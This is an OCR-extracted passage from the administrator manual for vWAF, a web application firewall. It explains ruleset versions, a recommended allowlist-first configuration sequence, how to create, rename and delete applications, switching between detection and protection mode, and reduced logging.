
The following could be active, for example:

- for "portal" application:
  Version2 of 10th February
- for "webshop" application:
  Version4 of 8th April

Two other versions can be loaded for editing, however. For example:

- for "portal" application:
  Version2 of 10th February (as this is also active, it would have the status "active and loaded")
- for "webshop" application:
  Version3 of 14th March

You can find an overview of the loaded versions that are active under the menu item **Home** in the **Applications** section.



Creating the Security Configuration

Basic configuration

Thanks to the wizards in vWAF, you can easily create a basic security configuration that protects your web application effectively. This quickly gives you a considerable degree of security without having to worry about the details.

Customization

To optimize the protection for specific requirements, you can customize the security configuration in detail in the next step.

Guide: Recommended Work Sequence

CONTEXT:

Wizards, baseline protection, and the powerful inheritance mechanisms in vWAF can save you a lot of time in setting up and maintaining your security configuration. However, this requires careful planning of the individual work steps.

Basic principles

- First use Wizards, then fine-tune manually
  In general, it's advisable at the start to carry out a basic configuration first using the Wizards. You then already have a basic configuration of handlers, and the most important attributes in the handlers are already preconfigured. In the next step, you can then refine the default settings manually.
- Make every change on the highest possible level
  To use the integrated inheritance mechanisms optimally, you should always make changes to the configuration on the level of the application. Bear in mind that when you overwrite an attribute on the path level, the inheritance mechanism for that attribute remains permanently broken. The more points are affected by individual variations, the more points you will need to maintain individually later on.

Based on the basic principles given above, this results in the following work steps.

Work steps

	Activity	For description, see
1.	Create an application and set up application mapping for this application. **NOTE:** This step can only be carried out by an administrator from the zeusafm Administrator user group or by an administrator who has the appropriate read/write permissions. ***ATTENTION:*** *For security reasons, we recommend disabling the option allow traffic for unknown hosts in Global Configuration after you've assigned all of your hosts in Application Mapping.*	*Editing Applications* *Editing Application Mapping* *Global Configuration*
2.	Run wizards to create a basic configuration. Use the Baseline Protection Wizard to achieve initial protection with minimum effort.	*Using Wizards to Configure Applications* *Wizards* *Configuring and Updating Baseline Protection* *Baseline Protection Wizard*
3.	Optional: Add paths. Optional: Add preconditions.	*Editing Paths* *Editing Preconditions*
4.	Optional: Add and edit handlers.	*Editing Handlers* *Handlers*

	Activity	For description, see
5.	Commit and activate the ruleset. Enable traffic if required.	*Committing and Activating Ruleset Changes* *Application Control*
6.	After you've added and edited a new application, usually detection mode is enabled for this application by default. (See *Detection Mode, Protection Mode*). You can now test the ruleset before using it in protection mode. This eliminates the risk that the access to your running web application is affected by a faulty, or by a too restrictive ruleset (false positives). By analyzing the *Log Files*, you can see which handler causes certain requests to be denied. Only when your ruleset fully works as intended, should you enable protection mode (see *Editing Applications*) and make the ruleset the protection ruleset (see *Version Control*).	
7.	The arguments of input form fields are a frequently used attack vector. To add particularly strong protection for your most critical pages, such as login pages, manually add whitelisting for these pages with the help of the *Whitelist Handler*.	
8.	In addition to the security configuration created in the steps above, you can optionally configure alerts, which inform you in case of particular events but don't trigger any automatic action (see *Configuring Alerts*).	

For further information regarding the underlying principles and how vWAF is structured and controlled, see *Basic Principals of Use*.

CONTEXT:

Step-by-step refinement

Even experts are barely able to predict all conceivable attack scenarios to a web application. If you were to attempt to exclude these risks step by step, it's almost certain that significant weak spots would remain.

It's therefore strongly advisable to take the opposite approach: Don't prohibit specific actions, but instead permit specific actions. The basic principle for working with vWAF should always be: Everything that's not explicitly permitted, is forbidden. This results in the following procedure, which ensures a high degree of security:

1. Create a list of everything that's explicitly permitted.
2. Configure vWAF using the wizards and handlers provided so that only the things specified on your list in step 1 are possible. Carry out this work using paths so that specific actions are only permitted where absolutely necessary.
3. Test your web application and expand the scope of the permitted actions as required so that all functions of your web application work as intended. Always keep all the rules as tight as possible.
4. Check the log files in vWAF at regular intervals to ensure that no requests were denied where this wasn't necessary (see *Log Files*). Expand your list from step 1 as required.

   NOTE: vWAF provides a powerful function that tells you why a certain handler became active and how you can modify your configuration to avoid this in the future. See *Log Files* for details.

AFTER COMPLETING THIS TASK:

Repeat steps 2 to 4 until your web application functions correctly works for all legitimate users in all possible scenarios. Then switch from detection mode to protection mode (see *Version Control* and *Editing Applications*).

Editing Applications

PREREQUISITE:

NOTE: You can only edit applications if you belong to the zeusafm Administrator user group, or if you've been given the appropriate read/write permissions for the application by your individual user group assignment

CONTEXT:

Applications and their mappings represent the top level element in the structural hierarchy of vWAF. Applications contain one or more rulesets (see also *Application Mapping, Paths, Preconditions*).


For further information regarding the underlying principles and how vWAF is structured and controlled, see *Basic Principals of Use*.

Creating an application with the help of the Application Creation Wizard

The simplest way to set up a new application is by using the Application Creation Wizard. The wizard does not only create the new application, but it also sets up the application mapping for the application.

1. In the navigation area, select the entry *Application Control*. An overview of all existing applications appears

   FOR EXAMPLE:



2. Under **Add Application**, click the button**Create Application** with Application Creation Wizard.

   STEP RESULT: The first page of the Application Creation Wizard appears, asking you for the name of the application.

3. Proceed through the wizard step by step. Most of the steps are self-explanatory. In case you need more detailed information, you can find it in the *Application Creation Wizard*.

RESULT: Finally, the Application Creation Wizard brings up the Logfiles tab for the application that you've just created. On this tab, you can monitor how vWAF and your web application handle requests now that your basic configuration has been set up. For details on viewing log files, see *Monitoring Attacks, Statistics, Log Files, Reports* and *Log Files*.


Creating an application manually

CONTEXT:

To create an application without the help of the wizard:


1. In the navigation area, select the entry **Application Control.**
   STEP RESULT: An overview of all existing applications appears.
2. Under **Add Application**, enter the name of the new application. You're free to use any descriptive text here. The name of an application is only for you to be able to handle the application in the administration interface. The name is not used for request processing.
3. If there's only one capability available for your installation, the name of this capability appears next to the entry field. (For details on capabilities and licenses, see *Assigning Capabilities*). If there are several capabilities available to choose from, a dropdown list appears. Select the capability that you want to assign to the application.

   FOR EXAMPLE:



4. Click the **Create** button.
   The new application now appears in the navigation area.

FOR EXAMPLE:



STEP RESULT: In the navigation area, a yellow dot appears next to the name of the new application. This dot indicates that the application has not yet any mapping, which in turn means that its rulesets are not used for checking any requests. So the next configuration step needed is setting up application mapping (see *Editing Application Mapping*).


Renaming an application

CONTEXT:

The name of an application is only for you to be able to handle the application in the administration interface. It's not used for request processing. You can change the name of an application at any time:

1. In the navigation area, select the application whose name you want to change.
2. Activate the **Configuration | Application Settings** tab.
3. Under **Name**, change the name.

FOR EXAMPLE:



4. Click the **Apply** button.
   STEP RESULT: The new name now appears in the navigation area.


Deleting an application

CONTEXT:

ATTENTION: *When deleting an application, the rulesets for this application are also deleted.*

1. In the navigation area, select the entry **Application Control**.
   The list of all applications appears.

   FOR EXAMPLE:



2. Click the corresponding **Delete** icon in the **Action** column
   STEP RESULT: The application disappears from the list.
   NOTE: If you delete an application that's still assigned in an Application Mapping, a message appears, asking you whether you want to delete the application anyhow, and whether you want to delete the corresponding mappings as well. If you keep the mappings, they are listed with the entry "[Deleted Application]" in Application Mapping. Mappings like this are still used in request processing! As there's no corresponding application and thus no corresponding rulesets, this means that requests that match this mapping always result in a "no configuration found" entry in the log files and are denied.
   NOTE: You can still export the settings of a mapping with a deleted application and later import these settings into another mapping.

Setting protection mode/detection mode


CONTEXT:

The mode determines whether there's only a detection ruleset that just logs, or also a protection ruleset that actually denies unwanted requests (see *Detection Mode, Protection Mode*). To determine which mode an application is in:

1. In the navigation area, select the application for which you want to set the mode.
2. Activate the **Configuration | Application Settings** tab.

3. Under **Mode**, select whether you want to enable protection mode or detection mode. Mind that some handlers don't work in detection mode (for details, see *Detection Mode, Protection Mode* and *Handlers*).

FOR EXAMPLE:



RESULT:

When switching the mode, the following happens to your rulesets:

- When switching from detection to protection for the first time, your current detection ruleset becomes the protection ruleset. The detection ruleset gets disabled.
- When switching from detection to protection repeatedly, your current detection ruleset remains in place, and the ruleset that was the protection ruleset before is restored as the protection ruleset.

- When switching from protection to detection and there's no detection ruleset in place, the protection ruleset becomes the detection ruleset.
- When switching from protection to detection and in the meantime there has been another ruleset enabled as the detection ruleset, this detection ruleset isn't changed by switching to detection mode. In this case, the protection ruleset simply is disabled (it remains available in Version Control).

AFTER COMPLETING THIS TASK:

To check and set which rulesets are selected for detection and protection, use *Version Control*.

Activating reduced logging for particular hosts

CONTEXT:

Usually, vWAF logs all requests. You can, however, activate Reduced Logging. If reduced logging is active for a host, vWAF doesn't create a log file entry for each request on this host, but only if one of the configured handlers has been active. This can be useful for pages with high traffic.

NOTE: However, even when reduced logging has been activated for a host, vWAF continues to include all requests for the application statistics functions (see *Application Statistics*).

